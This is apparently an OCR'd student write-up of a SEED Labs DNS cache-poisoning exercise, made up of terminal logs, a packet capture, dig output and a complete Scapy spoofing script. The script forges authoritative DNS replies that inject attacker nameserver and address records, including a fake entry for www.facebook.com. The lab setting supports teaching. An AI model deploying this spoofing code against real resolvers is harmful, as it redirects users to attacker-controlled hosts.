[12/22/21]seed@VM:~$ sudo spoofDNS.py
sudo: spoofDNS.py: command not found
[12/22/21]seed@VM:~$ sudo ./spoofDNS.py
^C[12/22/21]seed@VM:~$ spoofDNS.py
Traceback (most recent call last):
File "./spoofDNS.py", line 22, in <module>
pkt = sniff(filter='udp and dst port 53', prn=spoof_dns)
File "/home/seed/.local/lib/python2.7/site-packages/scapy/sendrecv.py", line 731, in sniff
*arg, **karg)] = iface
File "/home/seed/.local/lib/python2.7/site-packages/scapy/arch/linux.py", line 567, in __init__
self.ins = socket.socket(socket.AF_PACKET, socket.SOCK_RAW, socket.htons(type))
File "/usr/lib/python2.7/socket.py", line 191, in __init__
_sock = _realsocket(family, type, proto)
socket.error: [Errno 1] Operation not permitted
[12/22/21]seed@VM:~$ sudo vi spoofDNS.py
[12/22/21]seed@VM:~$ sudo ./spoofDNS.py
Right Ctrl
Type here to search
64°F Sunny
5:12 AM
12/22/2021



VBOX Clone Clone (Linked Base for VBOX Clone Clone and VBOX Clone Clone Clone) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Apply a display filter ... <Ctrl-/>
Expression...
Source Destination Protocol Length Info
22 08:10:57.5527898… 10.0.2.15 224.0.0.251 MDNS 183 Stand
22 08:11:03.1701176… PcsCompu_ca:66:53 Broadcast ARP 60 Who h
22 08:11:03.1701366… PcsCompu_ca:f1:a7 PcsCompu_ca:66:53 ARP 42 10.0.
22 08:11:03.1707794… 10.0.2.15 10.0.2.6 DNS 86 Stand
22 08:11:04.0274045… 10.0.2.6 193.0.14.129 DNS 86 Stand
22 08:11:04.0277263… 10.0.2.6 193.0.14.129 DNS 70 Stand
22 08:11:04.0281710… 10.0.2.6 193.0.14.129 DNS 89 Stand
22 08:11:04.0285891… 10.0.2.6 193.0.14.129 DNS 89 Stand
22 08:11:04.1875080… RealtekU_12:35:00 Broadcast ARP 60 Who h
22 08:11:04.1875430… PcsCompu_ca:f1:a7 RealtekU_12:35:00 ARP 42 10.0.
22 08:11:04.1890864… 193.0.14.129 10.0.2.6 DNS 355 Stand
22 08:11:04.1903611… 10.0.2.6 193.0.14.129 TCP 74 37039
22 08:11:04.2028813… 193.0.14.129 10.0.2.6 DNS 117 Stand
▸ Frame 1: 183 bytes on wire (1464 bits), 183 bytes captured (1464 bits) on inter
▸ Ethernet II, Src: PcsCompu_ca:66:53 (08:00:27:ca:66:53), Dst: IPv4mcast_fb (01:
▸ Internet Protocol Version 4, Src: 10.0.2.15, Dst: 224.0.0.251
0000 01 00 5e 00 00 fb 08 00 27 ca 66 53 08 00 45 00 ..^..... '.fS..E.
0010 00 a9 df a6 40 00 ff 11 ae 92 0a 00 02 0f e0 00 ....@... ....
0020 00 fb 14 e9 14 e9 00 95 2c 83 00 00 00 00 00 09 .... ,.......
0030 00 00 00 00 00 00 04 5f 6e 66 73 04 5f 74 63 70 ...._ nfs._tcp
0040 05 6c 6f 63 61 6c 00 00 0c 00 01 04 5f 69 70 70 .local.. ...._ipp
0050 c0 11 00 0c 00 01 05 5f 69 70 70 73 c0 11 00 0c ...._ ipps
enp0s3: <live capture in progress>
Packets: 209 · Displayed: 209 (100.0%)
Type here to search
64°F Sunny
5:29 AM
12/22/2021
Right Ctrl



VBOX [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.net. IN A
;; ANSWER SECTION:
www.example.net. 3552 IN A 93.184.216.34
;; Query time: 7 msec
;; SERVER: 127.0.1.1#53(127.0.1.1)
;; WHEN: Wed Dec 22 08:13:45 EST 2021
;; MSG SIZE rcvd: 60
[12/22/21]seed@VM:/etc$ dig www.example.net
; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 41490
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1
;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.net. IN A
;; ANSWER SECTION:
www.example.net. 3166 IN A 93.184.216.34
;; Query time: 7 msec
;; SERVER: 127.0.1.1#53(127.0.1.1)
;; WHEN: Wed Dec 22 08:20:12 EST 2021
;; MSG SIZE rcvd: 60
[12/22/21]seed@VM:/etc$ sudo rndc flush
Type here to search
64°F Sunny
5:32 AM
12/22/2021
Right Ctrl

Task 8

Just added the additions and changed up the code.


For this part of the attack phase






Task 9

Just added the additions and changed up the code.


VBOX Clone Clone Clone [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
#!/usr/bin/python
from scapy.all import *
def spoof_dns(pkt):
if (DNS in pkt and 'www.example.net' in pkt[DNS].qd.qname):
# Swap the source and destination IP address
IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)
# Swap the source and destination port number
UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)
# The Answer Section
#Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',ttl=259200, rdata='10.0.2.5')
# The Authority Section
NSsec1 = DNSRR(rrname='example.net', type='NS',ttl=259200, rdata='attacker32.com')
NSsec2 = DNSRR(rrname='example.com', type='NS',ttl=259200, rdata='ns.example.com')
# The Additional Section
Addsec1 = DNSRR(rrname='attacker.32', type='A',ttl=259200, rdata='1.2.3.4')
Addsec2 = DNSRR(rrname='ns.example.net', type='A',ttl=259200, rdata='5.6.7.8')
Addsec3 = DNSRR(rrname='www.facebook.com', type='A',ttl=259200, rdata='5.6.7.9')
# Construct the DNS packet
DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1,qdcount=1, ancount=0 , nsc
ount=2 , arcount=3 , an=0, ns=NSsec1/NSsec2 , ar=Addsec1/Addsec2/Addsec3)
# Construct the entire IP packet and send it out
spoofpkt = IPpkt/UDPpkt/DNSpkt
send(spoofpkt)
# Sniff UDP query packets and invoke spoof_dns().
pkt = sniff(filter='udp and(src host 10.0.2.6 and dst port 53)', prn=spoof_dns)
-- INSERT -- 15,3-17 All
Right Ctrl
Type here to search
64°F Sunny
6:43 AM
12/22/2021


VBOX [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
[12/22/21]seed@VM:/etc$ ^C
[12/22/21]seed@VM:/etc$ sudo vi hosts
[12/22/21]seed@VM:/etc$ sudo vi hosts
[12/22/21]seed@VM:/etc$ dig www.example.net
; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 22230
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 5
;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.net. IN A
;; ANSWER SECTION:
www.example.net. 86400 IN A 93.184.216.34
;; AUTHORITY SECTION:
example.net. 172800 IN NS a.iana-servers.net.
example.net. 172800 IN NS b.iana-servers.net.
;; ADDITIONAL SECTION:
a.iana-servers.net. 172800 IN A 199.43.135.53
a.iana-servers.net. 172800 IN AAAA 2001:500:8f::53
b.iana-servers.net. 172800 IN A 199.43.133.53
b.iana-servers.net. 172800 IN AAAA 2001:500:8d::53
;; Query time: 104 msec
;; SERVER: 10.0.2.6#53(10.0.2.6)
;; WHEN: Wed Dec 22 09:45:56 EST 2021
;; MSG SIZE rcvd: 193
[12/22/21]seed@VM:/etc$
Right Ctrl
Type here to search
64°F Sunny
6:47 AM
12/22/2021